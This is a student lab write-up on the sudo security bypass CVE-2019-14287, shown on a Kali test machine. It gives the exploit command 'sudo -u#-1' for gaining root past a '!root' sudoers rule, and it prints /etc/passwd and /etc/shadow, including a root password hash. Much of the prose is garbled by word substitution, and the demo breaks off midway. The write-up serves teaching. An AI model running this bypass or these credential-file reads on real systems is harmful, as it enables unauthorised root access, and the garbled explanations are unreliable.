Sri Lanka Institute of Information Technology

SUDO SECURITY BYPASS EXPLOIT (CVE-2019-14287)

Individual Assignment

Systems and Network Programming(C/Python)

Submitted by:

Student Registration Number	Student Name
IT19007366	Fernando M.S.H

Date of submission:5/12/20

Contents

1. Introduction SUDO SECURITY BYPASS EXPLOIT(CVE-2019-14287)

[1]In the course of recent days, updates on CVE-2019-14287 — a newfound open source weakness in Sudo, Linux's well-known order apparatus has been getting many features. Since vulnerabilities in across the board and set up open source undertakings can frequently create a ruckus, we chose to give you a snappy cheat sheet to tell you precisely what the object is about.

Here is all that you have to think about the Sudo defenselessness, how it works, and how to deal with the helpless Sudo part, on the off chance that you find that you are right now in danger.

2. Why Is The New Sudo Security Vulnerability (CVE-2019-14287) Making Waves?

[1]How about we start with the fundamentals. Sudo is a program committed to the Linux working framework, or some other Unix-like working framework, and is utilized to designate benefits. For instance, it tends to be utilized by a neighborhood client who needs to run orders as root — what might be compared to the administrator client.

On October 14, the Sudo group distributed a security alert about CVE-2019-14287, another security issue found by Joe Vennix of Apple Information Security, in all Sudo forms preceding variant 1.8.28. The security imperfection could empower a pernicious client to execute subjective orders as root client even in situations where the root get to is refused.

Taking into account how boundless Sudo utilization is among Linux clients, it's nothing unexpected that everyone's discussing the security defenselessness.

3. The Sudo Vulnerability Explained

[2]That is the terrifying variant, and when we consider how amazing and well known Sudo is, CVE-2019-14287 ought not be disregarded. All things considered, it's likewise imperative to

take note of that the helplessness is significant in a particular arrangement in the Sudo security strategy, called "sudoers", which guarantees that benefits are restricted distinctly to explicit clients.


The issue happens when a sysadmin embeds a passage into the sudoers document, for instance:

```
jacob myhost = (ALL, !root) /usr/bin/chmod
```

This entry implies that client Jacob is permitted to run "chmod" as any client aside from the root client, which means a security strategy is set up so as to restrict get to — sounds great, isn't that so?

Sadly, Joe Vennix from Apple Information Security found that the capacity neglects to parse all qualities accurately and when giving the parameter client-id "- 1" or its unsigned number "4294967295", the order will run as root, bypassing the security strategy section we set in the model above.


In the model beneath, when we run the "- 1" client ID, we get the id number "0" which is the root client esteem:



```
root@kali:~# sudo -u#-1 id -u
0
root@kali:~#
```

4. Exploiting sudo CVE-2019-14287


4.1 First check my SUDO version



```
root@kali:~# sudo --version | grep version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
root@kali:~# 
```

4.2 Check password file

- Cat /etc/passwd




```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbi
n/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/usr/
sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nol
ogin
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/usr/sbin/nologin
```


- ➢ According this picture first user is root user.
- ➢ And other users are system users.
- ➢ All passwords are denoted by 'x', x means these passwords are encrypted.
- ➢ Root account user id always going to be 0.

4.3 Next show how password stored

- ▪ Cat /etc/shadow



```
root@kali:~# cat /etc/shadow
root:$6$Wxvf2imK$SqRkxCLv8R8/YD5d3f5AfzjUb.5NVWRW57/wu2tWt3eX8q7VZ7fHdqJoq45pS24
anRworoCWDCHytkOYjXbMB.:18393:0:99999:7:::
daemon:*:17479:0:99999:7:::
bin:*:17479:0:99999:7:::
sys:*:17479:0:99999:7:::
sync:*:17479:0:99999:7:::
games:*:17479:0:99999:7:::
man:*:17479:0:99999:7:::
lp:*:17479:0:99999:7:::
mail:*:17479:0:99999:7:::
news:*:17479:0:99999:7:::
uucp:*:17479:0:99999:7:::
proxy:*:17479:0:99999:7:::
www-data:*:17479:0:99999:7:::
backup:*:17479:0:99999:7:::
list:*:17479:0:99999:7:::
irc:*:17479:0:99999:7:::
gnats:*:17479:0:99999:7:::
nobody:*:17479:0:99999:7:::
systemd-timesync:*:17479:0:99999:7:::
systemd-network:*:17479:0:99999:7:::
systemd-resolve:*:17479:0:99999:7:::
systemd-bus-proxy:*:17479:0:99999:7:::
_apt:*:17479:0:99999:7:::
mysql:!:17479:0:99999:7:::
```




```
root@kali:~# cat /etc/shadow
root:$6$Wxvf2imK$SqRkxCLv8R8/YD5d3f5AfzjUb.5NVWRW57/wu2tWt3eX8q7VZ7fHdqJoq45pS24
anRworoCWDCHytkOYjXbMB.:18393:0:99999:7:::
daemon:*:17479:0:99999:7:::
bin:*:17479:0:99999:7:::
sys:*:17479:0:99999:7:::
sync:*:17479:0:99999:7:::
games:*:17479:0:99999:7:::
man:*:17479:0:99999:7:::
lp:*:17479:0:99999:7:::
mail:*:17479:0:99999:7:::
news:*:17479:0:99999:7:::
uucp:*:17479:0:99999:7:::
proxy:*:17479:0:99999:7:::
www-data:*:17479:0:99999:7:::
backup:*:17479:0:99999:7:::
list:*:17479:0:99999:7:::
irc:*:17479:0:99999:7:::
gnats:*:17479:0:99999:7:::
nobody:*:17479:0:99999:7:::
systemd-timesync:*:17479:0:99999:7:::
systemd-network:*:17479:0:99999:7:::
systemd-resolve:*:17479:0:99999:7:::
systemd-bus-proxy:*:17479:0:99999:7:::
_apt:*:17479:0:99999:7:::
mysql:!:17479:0:99999:7:::
```

- This structure to display password and user id.

4.4 Next I create a user call alexis


- Useradd -m -s /bin/bash/alexis
- Passwd alexis:



```
root@kali:~# useradd -m -s /bin/bash alexis
root@kali:~# passwd alexis
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# 
```

4.5 Then I explain and edit sudo root file

- →visudo




```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
"/etc/sudoers.tmp" 27L, 669C                                  1,1           Top
```

- This file can edit only root user.
- I used visudo command to edit for safe.

Root ALL=(ALL,ALL) ALL means,

- The root user can execute from all hosts as all users from all groupsand and can run all commands.


4.6 Then I give to alexis to root privileges


Applications
Places
Terminal
Mon 21:35
sudoers.tmp + (/etc) - VIM
File Edit View Search Terminal Help

```
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
alexis  ALL=(ALL, !root) /usr/bin/id

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
~
~
~
-- INSERT --                                                  21,37         Bot
```


4.7 Then I run to exploit

- →sudo id




```
alexis@kali:~$ sudo id

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for alexis:
Sorry, user alexis is not allowed to execute '/usr/bin/id' as root on kali.
alexis@kali:~$
```

- →sudo -u#0 id



```
alexis@kali:~$ sudo id

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for alexis:
Sorry, user alexis is not allowed to execute '/usr/bin/id' as root on kali.
